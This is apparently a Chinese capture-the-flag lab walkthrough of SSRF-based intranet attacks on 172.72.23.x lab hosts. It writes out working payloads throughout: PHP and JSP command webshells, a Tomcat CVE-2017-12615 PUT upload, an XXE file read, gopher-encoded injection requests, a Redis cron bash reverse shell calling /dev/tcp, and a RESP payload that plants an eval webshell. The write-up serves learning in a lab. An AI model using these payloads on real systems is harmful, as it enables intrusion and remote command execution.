
后端源码展示出来了,经典curl指令
这里可以用file:///etc/hosts查看本机ip,但由于给靶机拓扑所以直接当关卡去做了

CodeExec
访问 http://172.72.23.22 回显
<p>index.php</p><p>shell.php</p>
访问 http://172.72.23.22/shell.php,将回显的源码另存为html得到php-webshell
<?php

highlight_file(__FILE__);

$cmd = $_GET['cmd'];
if (isset($cmd)) {
    echo "<pre>";
    system($cmd);
    echo "</pre>";
}

?>
访问根目录下的flag就行
SQLI
SQLServer is Running, Please provide the parameters.(eg.id)

mysql数据库get参数数字型注入而且无waf,过程直接跳了
CommandExec

访问http://172.72.23.24,将回显结果另存为html

先通过dict探测端口,发现80开放

通过源代码可知是通过post参数target给ping.php发包,用127.0.0.1;cat /flag
伪造post数据包然后用gopher传参
import urllib.parse

target_ip = input("ip: ").strip()
target_port = input("port: ").strip()
path = input("path: ").strip().lstrip("/")
body = input("body: ").strip()

raw_http = (
    f"POST /{path} HTTP/1.1\r\n"
    f"Host: {target_ip}\r\n"
    f"Content-Type: application/x-www-form-urlencoded\r\n"
    f"Content-Length: {len(body.encode())}\r\n"
    # content-length数的是字节数
    f"Connection: close\r\n"
    f"\r\n"
    f"{body}"
)

single_encode = urllib.parse.quote(raw_http, safe="")
# /也要编码,所以不设置safe
gopher_url = f"gopher://{target_ip}:{target_port}/_{single_encode}"

double_encode_url = (
    f"gopher://{target_ip}:{target_port}/_"
    + urllib.parse.quote(single_encode, safe="")
)

print(gopher_url)
print(double_encode_url)
gopher://172.72.23.24:80/_POST%20%2Fping.php%20HTTP%2F1.1%0D%0AHost%3A%20172.72.23.24%0D%0AContent-Type%3A%20application%2Fx-www-form-urlencoded%0D%0AContent-Length%3A%2026%0D%0AConnection%3A%20close%0D%0A%0D%0Atarget%3D127.0.0.1%3Bcat%20%2Fflag
XXE
访问后审计源码
var data = "<user><username>" + username + "</username><password>" + password + "</password></user>";
$.ajax({
    type: "POST",
    url: window.location.href,
    contentType: "application/xml;charset=utf-8",
    data: data,
    dataType: "xml",
    success: function (result) {
        var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
        var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
}
$.ajax属于jQuery用来在不刷新页面的情况下向后端发送 HTTP 请求,可以看到前端会发送类似的请求
<user><username>admin</username><password>admin</password></user>
而username和password都是用xml解析的
我们构造一个xml测试一下
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [<!ENTITY xxe SYSTEM "file:///flag">]>
<user><username>&xxe;</username><password>admin</password></user>

gopher://172.72.23.25:80/_POST%20%2F%20HTTP%2F1.1%0D%0AHost%3A%20172.72.23.25%0D%0AContent-Type%3A%20application%2Fxml%0D%0AContent-Length%3A%20160%0D%0AConnection%3A%20close%0D%0A%0D%0A%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%0D%0A%3C%21DOCTYPE%20user%20%5B%3C%21ENTITY%20xxe%20SYSTEM%20%22file%3A%2F%2F%2Fflag%22%3E%5D%3E%0D%0A%3Cuser%3E%3Cusername%3E%26xxe%3B%3C%2Fusername%3E%3Cpassword%3Eadmin%3C%2Fpassword%3E%3C%2Fuser%3E
bingo~,一试就对了
Tomcat
查了一下,这个是CVE-2017-12615
存在于 Apache Tomcat 7.0.0 - 7.0.79 版本,web.xml里readonly设置为false时,攻击者可以通过PUT请求用文件名末端绕过的方式创建任意文件
PUT /cmd.jsp/ HTTP/1.1 // 末端斜杠绕过
Host: 172.72.23.26
Content-Type: application/octet-stream // 数据流
Content-Length: 346
Connection: close
post 写一个一句话木马
<%
String cmd = request.getParameter("cmd");
if (cmd != null) {
    java.io.InputStream input = Runtime.getRuntime().exec(cmd).getInputStream();
    java.io.BufferedReader br = new java.io.BufferedReader(new java.io.InputStreamReader(input));
    String line;
    while ((line = br.readLine()) != null) {
        out.println(line);
    }
}
%>
构造gopher请求
gopher://172.72.23.26:8080/_PUT%20%2Fshell.jsp%2F%20HTTP%2F1.1%0D%0AHost%3A%20172.72.23.26%0D%0AContent-Type%3A%20application%2Foctet-stream%0D%0AContent-Length%3A%20352%0D%0AConnection%3A%20close%0D%0A%0D%0A%3C%25%0D%0AString%20cmd%20%3D%20request.getParameter%28%22cmd%22%29%3B%0D%0Aif%20%28cmd%20%21%3D%20null%29%20%7B%0D%0A%20%20%20%20java.io.InputStream%20input%20%3D%20Runtime.getRuntime%28%29.exec%28cmd%29.getInputStream%28%29%3B%0D%0A%20%20%20%20java.io.BufferedReader%20br%20%3D%20new%20java.io.BufferedReader%28new%20java.io.InputStreamReader%28input%29%29%3B%0D%0A%20%20%20%20String%20line%3B%0D%0A%20%20%20%20while%20%28%28line%20%3D%20br.readLine%28%29%29%20%21%3D%20null%29%20%7B%0D%0A%20%20%20%20%20%20%20%20out.println%28line%29%3B%0D%0A%20%20%20%20%7D%0D%0A%7D%0D%0A%25%3E

Redisunauth
爆破端口,发现6379存活,是redis端口

我们接info可以查看redis配置信息

暴露了两点问题
- 该redis支持inline command,可以单行通过路由解析,所以我们不需要使用gopher协议
- 该redis未鉴权,执行cli命令不需要密码,任何人都可以执行
本来想用gopherus传php webshell,但发现不知道目录是什么,而且内网又穿透不了
看了wp,思路是写计划任务反弹shell
# 清空内存中所有键值
dict://172.72.23.27:6379/flushall

# config配置操作,dir为持久化文件储存目录,改到计时任务目录
dict://172.72.23.27:6379/config set dir /var/spool/cron/

# dbfilename修改数据库文件名,默认为 dump.db
dict://172.72.23.27:6379/config set dbfilename root

# 定时1分钟写入 Bash 反弹 shell 的 payload
dict://172.72.23.27:6379/set x "\n* * * * * /bin/bash -i >& /dev/tcp/x.x.x.x/2333 0>&1\n"

# 保存上述操作,save才会将内存的全部数据落地到dir/dbfilename
dict://172.72.23.27:6379/save
反弹shell也确实成功了

但感觉设计上存在一些bug
- redis导入到rdb的是二进制数据,只使用
\n隔离字符串计划任务很难会生效
RDB二进制头
长度字段
key: x
value: \n* * * * * command\n
RDB二进制尾部
校验和
- config set dbfilename root写的是文件名不是权限,所以即使计划任务生效了也不会弹root的shell
Redisauth
再次输入 info 探测

可以看到权限不足了
扫端口扫到80,访问得到LFI源码
<?php
error_reporting(0);
highlight_file(__FILE__);
if (isset($_GET['file'])) {
    include($_GET['file']);
} else {
    echo "easy lfi";
}
?>
easy lfi
redis的访问密码记录在 redis.conf 配置文件中,常见的有
/etc/redis.conf
/etc/redis/redis.conf
/usr/local/redis/etc/redis.conf
/opt/redis/ect/redis.conf
包含第一个,从一堆配置中找到密码
requirepass P@ssw0rd

但这时候我们再用之前的 inline command 就不行了,因为一行只能接受一条命令数据,而且鉴权状态不会被记录
所以选择gopher协议,考虑到不可能手写RESP,借鉴了国光老师本地抓数据包上传的方法。redis-cli发送的指令会转换成RESP格式数据包,我们不妨在redis-cli和数据库之间进行抓包
我们先给kali装上redis工具并运行redis服务
 sudo apt install -y redis-server redis-tools
 sudo systemctl enable --now redis-server
这时候redis-cli就可以用了
然后我们用socat进行tcp端口转发,先开两个终端,第一个设置监听并让本机redis服务连接
socat -v tcp-listen:5555,reuseaddr,fork tcp:127.0.0.1:6379
# -v 可以看到数据包
# -lf <file> 导出文件
# -x 十六进制转储
用另一个终端的redis-cli连接本机端口5555,这样6379和5555流量就互通了,还可以发包

把payload写进去抓包,这次写php webshell,排掉包信息,去掉所有/r得到
*2
$4
auth
$8
P@ssw0rd
*1
$8
flushall
*4
$6
config
$3
set
$3
dir
$13
/var/www/html
*4
$6
config
$3
set
$10
dbfilename
$9
shell.php
*3
$3
set
$1
x
$25

<?php eval($_GET[1]);?>

*1
$4
save
然后进行两次url编码,我试了先特殊字符编码再全字符编码可以写进去,可能和长度有关
